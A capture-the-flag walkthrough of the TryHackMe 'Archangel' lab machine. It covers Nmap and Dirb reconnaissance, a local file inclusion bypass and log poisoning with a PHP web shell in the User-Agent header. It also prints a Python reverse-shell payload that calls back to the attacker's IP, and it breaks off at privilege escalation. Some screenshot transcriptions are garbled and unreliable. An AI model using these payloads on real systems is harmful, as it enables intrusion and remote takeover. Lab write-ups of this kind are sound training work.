

# TryHackMe – Archangel Machine

## Walkthrough

### (Boot2Root | Web Exploitation | Local File Inclusion | Privilege Escalation)



#### Reconnaissance, Enumeration & Exploitation Tools

- **Nmap** – Used for initial network reconnaissance and service enumeration

- **Dirb** – Used for directory brute-forcing to discover hidden web resources
- **Burp Suite** – Used for intercepting and modifying HTTP requests, analyzing application behavior, and testing input handling
- **CyberChef** – Used for decoding Base64-encoded source code
- **Netcat (nc)** – Used to establish reverse shell listeners
- **Linux Utilities** – ls, cat, file, strings, chmod, echo, export, etc., used during post-exploitation and privilege escalation

## Overview

This engagement involved compromising a Linux-based target system through a structured penetration testing approach. The assessment began with reconnaissance and enumeration to identify exposed services and hidden web resources.

Through web application testing, a Local File Inclusion (LFI) vulnerability was discovered and escalated to remote code execution via log poisoning. Post-exploitation enumeration revealed multiple system misconfigurations, including insecure file permissions, vulnerable cron jobs, and a setuid binary susceptible to PATH hijacking. These weaknesses were chained together to achieve horizontal and vertical privilege escalation, ultimately resulting in full root-level compromise of the system.

The image shows a dual-screen setup. The left screen displays the TryHackMe Cyber Training interface, specifically a room titled 'ARChAnG3l' with a progress bar at 62%. It lists a task to 'Deploy Machine' and another to 'Get a shell'. The right screen shows a Firefox browser window with the URL <https://tryhackme.com>. The page content includes a cartoon character, a 'Daily festive challenge' section, and a terminal window showing the results of an Nmap scan on the target machine (IP 10.65.157.3). The scan output shows port 22/tcp open ssh and port 80/tcp open http. The Firefox status bar indicates the IP is 10.65.101.199 and the session has been running for 1h 48min 4s.


The first command executed against the target machine was an Nmap scan using aggressive detection:

`nmap -A 10.65.157.3`

The results revealed two open ports:

- **Port 22 (SSH)**
- **Port 80 (HTTP)**

- I then accessed the web application hosted at <http://10.65.157.3>.
- The first task required identifying an alternative hostname. While reviewing the webpage, I discovered a clue in a displayed email address: [support@mafialive.thm](mailto:support@mafialive.thm).
- This confirmed the answer to the first question (**Flag 0**): **mafialive.thm**




Next, I opened the terminal and edited the **/etc/hosts** file using **vi**, adding an entry that mapped the target IP address to the newly identified host/domain name. This allowed the application to properly resolve the virtual host.

The image shows a dual-pane interface. On the left, the 'Room progress (0%)' pane displays 'st0neOld' and 'bebasset' as team members. The 'Target Machine Information' section shows a machine named 'ARChanG3l' with the IP address 10.65.157.3, an expiration of 1h, and a note to add 1 hour. Task 1 is 'Deploy Machine' (status: Deployed), and Task 2 is 'Get a shell' (status: Pending). Below these are sections for 'Enumerate the machine' and 'Answer the questions below'. The 'Answer the questions below' section contains a text input field with 'mafialive.thm' and a green '✓ Correct Answer' button. Task 2 has a text input field with 'thm{f0und\_th3\_r1ght\_h0st\_n4m3}' and a green '✓ Correct Answer' button. A warning message 'Lo... a page under development' is shown above a terminal window. On the right, a Firefox browser window shows the URL 'mafialive.thm/robots.txt' with the content 'UNDER DEVELOPMENT'. Below it, a terminal window shows the command 'netcat -l -p 403' and its output: 'END\_TIME: Mon Dec 29 00:31:33 2025', 'DOWNLOADED: 4612 - FOUND: 3', and 'root@ip-10-65-101-199:~#'. The status bar at the bottom of the terminal window shows '1h 16min 40s'.

After updating the host configuration, I was able to successfully access the mafialive.thm domain over port 80 (HTTP). This revealed the flag for the second task (**Find flag 1**):

**thm{f0und\_th3\_r1ght\_h0st\_n4m3}**



Next, I performed directory enumeration against <http://mafialive.thm> using **Dirb**. The scan returned two accessible resources with **HTTP 200 OK** responses:

- <http://mafialive.thm/index.html>
- <http://mafialive.thm/robots.txt>

Among these, **robots.txt** was of particular interest, as it often reveals sensitive or hidden paths intended to be excluded from search engine indexing.

The image shows a screenshot of the TryHackMe interface on the left and a terminal window on the right. The terminal window is running on an AttackBox with IP 10.65.101.199. It shows a netcat listener running on port 443, with the command `nc -l -p 443` and the output showing a connection from 10.65.101.199:443 to 10.65.101.199:278. The terminal also shows the user's current location: `/root@lp-10-65-101-199:~#`.

**TryHackMe Room Progress (62%)**

**Target Machine Information**

Title	Target IP Address	Expires
ARChanG3l	10.65.157.3	1h 32min 5s

**Task 1** Deploy Machine

**Task 2** Get a shell

Enumerate the machine

Answer the questions below

Find a different hostname

mafilive.thm

✓ Correct Answer

Find flag 1

thm[found\_th3\_r1ght\_h0st\_n4m3]

✓ Correct Answer

Lo page under development

test.php

AttackBox IP: 10.65.101.199

Mon 29 Dec, 00:31

Mozilla Firefox

Wavefire - mafilive.thm/robots.txt - Wavefire

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...

User-agent: \*  
Disallow: /test.php

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back! Refresh Firefox...

When accessing the <http://mafilive.thm/robots.txt> endpoint, a hidden path was disclosed that led to <http://mafilive.thm/test.php>.

This discovery satisfied the third task objective, which required identifying a page under development. The correct answer for this task was **test.php**.

The image shows a penetration testing interface with the following details:

- Room progress:** 62% (2/3 completed).
- Target Machine Information:** ARChanG3l, Target IP Address: 10.65.157.3, Expires: 1h 31min 36s. An "Add 1 hour" button is available.
- Tasks:**
  - Task 1:** Deploy Machine (Status: Green, Completed).
  - Task 2:** Get a shell (Status: Grey, In Progress).
- Enumeration:** "Enumerate the machine" section.
- Challenge:** "Answer the questions below" section.
  - Find a different hostname: Input field: mafialive.thm, "Correct Answer" button.
  - Find flag 1: Input field: thm{0und\_th3\_r1ght\_h0st\_n4m3}, "Correct Answer" button.
- Logs:** A terminal window showing the following output:

```
+ http://mafialive.thm/server-status [CODE:405|SIZE:278]
-----
END_TIME: Mon Dec 29 00:31:33 2025
DOWNLOADED: 4612 - FOUND: 3
root@ip-10-65-101-199:~#
```
- File:** A file named "test.oh0" is shown.

Accessing the <http://mafialive.thm/test.php> endpoint revealed a test page labeled “**Test Page. Not to be Deployed**”, which included an interactive button titled “**Here is a button**.”

The screenshot shows a penetration testing interface on the left and a Firefox browser window on the right. The interface includes a 'Target Machine Information' section with a title 'ARChanG3l', target IP '10.65.157.3', and expiration set for 1 hour. Below this are sections for 'Task 1' (Deploy Machine) and 'Task 2' (Get a shell). The 'Get a shell' section contains a command to find a different hostname ('mafilive.thm') and a 'Correct Answer' button. Another section shows a flag ('thm{found\_th3\_r1ght\_h0st\_n4m3}') with a 'Correct Answer' button. A note says 'Lo... page under development' and shows a file 'test.ohb'. The Firefox window shows a 'Test Page. Not to be Deployed' with the URL [http://mafilive.thm/test.php?view=/var/www/html/development\\_testing/mrobot.php](http://mafilive.thm/test.php?view=/var/www/html/development_testing/mrobot.php). The page content includes a note about not starting Firefox for a while, and the Sublime Text editor shows the exploit code: <?php system(\$\_GET['cmd']);?>-- Sublime Text (SUDO / UNREGISTERED) and <?php system(\$\_GET['cmd']);?> 1 <?php system(\$\_GET['cmd']);?> 2 php://filter/convert.base64-encode/resource=

[http://mafilive.thm/test.php?view=/var/www/html/development\\_testing/mrobot.php](http://mafilive.thm/test.php?view=/var/www/html/development_testing/mrobot.php)

The presence of the ?view= parameter suggested that the application dynamically includes files, indicating a potential **Local File Inclusion (LFI)** vulnerability.

To validate this, I attempted multiple directory traversal payloads to test whether arbitrary files could be included. After several iterations, I discovered that file inclusion was permitted when targeting files within the /var/www/html/development\_testing/ directory, confirming the presence of an LFI vulnerability.

The screenshot shows a penetration testing interface with the following components:

- Left Panel (Task List):**
  - Target Machine Information:** Title: ARChanG3l, Target IP Address: 10.65.157.3, Expires: 1h 25min 16s.
  - Task 1:** Deploy Machine (Status: Deployed)
  - Task 2:** Get a shell (Status: Pending)
  - Enumerate the machine:** A text input field containing "mafialive.thm".
  - Answer the questions below:**
    - Find a different hostname: Input field with "mafialive.thm", button "Correct Answer".
    - Find flag 1: Input field with "thm[0]und\_th3\_r1ght\_h0st\_n4m3]", button "Correct Answer".
    - Link: "Lo[0]g[0] page under development" with a link to "test.php".
- Middle Panel (Firefox Browser):**
  - Address bar: "mafialive.thm/test.php?view=php://filter/convert.base64-encode/resource=/var/www/html/development".
  - Content: "Test Page. Not to be Deployed".
  - Message bar: "It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back! Refresh Firefox...".
- Right Panel (Terminal):**
  - Sublime Text (SUDO / UNREGISTERED) showing a file with the following content:

```
<?php system($_GET['cmd']);?> -- Sublime Text (SUDO / UNREGISTERED)
<?php system($_GET['cmd']);?>
2 php://filter/convert.base64-encode/resource=
```
  - Terminal window showing the output of "curl http://10.65.157.3/server-status" (CODE:403):

```
END_TIME: Mon Dec 29 00:31:33 2025
DOWNLOADED: 4612 - FOUND: 3
root@ip-10-65-101-199:~#
```

After I confirm that there is an LFI present, I then get curious and look for the source code of the /test.php endpoint. So, I use the php filter that encodes the pages code using base64. Here is the script:

**=php://filter/convert.base64-encode/resource=**

As a result, I obtained the source code of the /test.php endpoint encoded in Base64 and the

I then decoded the Base64-encoded source using **CyberChef**, which revealed that specific file path traversal payloads were not properly sanitized. This allowed me to successfully exploit a **Local File Inclusion (LFI)** vulnerability within the endpoint. And it also revealed the fourth task “Find flag 2” which was **thm{explo1t1ng\_lf1}**

Room progress (62%)

maflalive.thm

✓ Correct Answer

Find flag 1

thm[f0und\_th3\_r1ght\_h0st\_n4m3]

✓ Correct Answer

Look for a page under development

test.php

✓ Correct Answer

Find flag 2

thm[exploiting\_lfi]

✓ Correct Answer

Get a shell and find the user flag

Answer format: \*\*\*[\*\*\* - - \*\*\* - - \*\*\*]

Uh-oh! Your answer is incorrect

Check

Task 3

Root the machine

likely are you to recommend this room to others?

From Base64 - CyberChef — Mozilla Firefox

127.0.0.1:7777/#recipe=From\_Base64('A-Za-z0-9%2B%3D',true,false)&input=ENRbzJVVJQUTFSW

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Download CyberChef

Last build: 2 years ago

Operations

Recipe

Input

From Base64

Alphabet: A-Za-z0-9+=

Remove non-alphabet chars

Strict mode

Output

```

return strpos($str, $substr) !== false;
}
if(isset($_GET["view"])){
if(!containsStr($_GET['view'], '..')) &&
containsStr($_GET['view'], '/var/www/html/development_testing')) {
include $_GET['view'];
} else{
echo 'Sorry, Thats not allowed';
}
}

```

STEP BAKE!

Auto Bake

Entropy

HTTP Request:

```

+ http://maflalive.thm/server-status (CODE:403|S)
-----
END_TIME: Mon Dec 29 00:31:33 2025
DOWNLOADED: 4612 - FOUND: 3
root@ip-10-65-101-199:~# 

```

1h 14min 51s

I then decoded the Base64-encoded source using **CyberChef**, which revealed that specific file path traversal payloads were not properly sanitized. This allowed me to successfully exploit a **Local File Inclusion (LFI)** vulnerability within the endpoint.

I then attempted a file path traversal payload that was not properly sanitized, which I identified from reviewing the application's source code. The payload used was:

...//...//...//...//...//...//etc/passwd

Successful inclusion of this file confirmed the presence of a **Local File Inclusion (LFI)** vulnerability. After validating file access, I modified the path to target the Apache access logs at `/var/log/apache2/access.log` in order to determine whether **command injection via log poisoning** was possible.

I then injected a PHP command execution payload into the **User-Agent** header in order to perform log poisoning. The injected payload was:


```
<?php system($_GET['cmd']); ?>
```

After injecting the payload, I included the Apache access log file through the previously identified LFI vulnerability (`/var/log/apache2/access.log`). This confirmed that **log poisoning was successful**, and that command injection was possible via the file inclusion parameter.

To verify command execution, I appended the parameter `&cmd=id` to the request. The response returned execution results indicating that commands were executed in the context of the **www-data** user, confirming remote command execution through the vulnerable file path.

Next, I referenced **Pentestmonkey** to obtain a Python reverse shell payload. This payload was then injected through the command injection-vulnerable

file inclusion path, allowing me to establish **remote code execution** on the target system.



Mon 29 Dec, 04:18

AttackBox IP:10.65.101.199

Burp Suite Community Edition v2024.9.5 - Temporary Project

Target: http://mafialive.thm

Request

Response

Inspector

Selected text

Decoded from: URL encoding

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

```
1 GET /test.php?view=var/www/html/development_testing/../../../../../../../../ar/log/apache2/access.log&cmd=python3>+c>import+socket,subprocess,os%3bs%3dsocket,socket%3dsocket,AF_INET,socket,SOCK_STREAM%3bs,connect%3d('10.65.101.199',5555)>+os.dup2(s.fileno(),0)%3bs,os.dup2(s.fileno(),1)%3bs,os.dup2(s.fileno(),2)%3bs%3dsubprocess.call(['bin/sh','-i'])%3b
HTTP/1.1
Host: mafialive.thm
User-Agent: <php system($_GET['cmd']); ?>
Accept: */*
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://mafialive.thm/test.php?view=var/www/html/development_testing/../../../../../../../../var/log/apache2/access.log
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
11
12
```

```
python3>+c>import+socket,subprocess,os%3bs%3dsocket,socket,AF_INET,socket,SOCK_STREAM%3bs,connect%3d('10.65.101.199',5555)>+os.dup2(s.fileno(),0)%3bs,os.dup2(s.fileno(),1)%3bs,os.dup2(s.fileno(),2)%3bs%3dsubprocess.call(['bin/sh','-i'])%3b
```

Room progress (62%)

✓ Correct Answer

Look for a page under development

test.php

✓ Correct Answer

?

Find flag 2

thm[exploit1ng\_lfl]

✓ Correct Answer

?

Get a shell and find the user flag

Answer format: \*\*\*\_\*\*\_\*\*\_\*\*\_\*\*\*\*\*

Check

?

Task 3  Root the machine

How likely are you to recommend this room to others?

1 2 3 4 5 6

7 8 9 10

Submit now



After injecting the Python reverse shell payload into the command injection-vulnerable file inclusion path, I successfully established **remote code execution**. The resulting reverse shell executed in the context of the **www-data** user, confirming initial foothold access on the target system.

While operating within the reverse shell, I navigated to the /home directory and discovered a user directory named **archangel**. Within this directory, I identified three files: **myfiles**, **secret**, and **user.txt**.

Upon viewing the contents of user.txt, I retrieved the fifth task's flag:

thm{lf3\_t0\_rc3\_ls\_tr1cky}


This completed the task objective **“Get a shell and find the user flag.”**


Next, I navigated to the root (/) directory and executed the `ls -alh` command to enumerate directory permissions. During this process, I observed that the `/opt` directory was configured with **world-writable permissions** (`drwxrwxrwx`).


This misconfiguration is critical, as it allows any user to write to the directory and presents a clear opportunity for **privilege escalation**, which became the next objective.


I then navigated to the /opt directory and executed the ls -alh command, which revealed two items: a directory named **backupfiles** and a script named **helloworld.sh**.

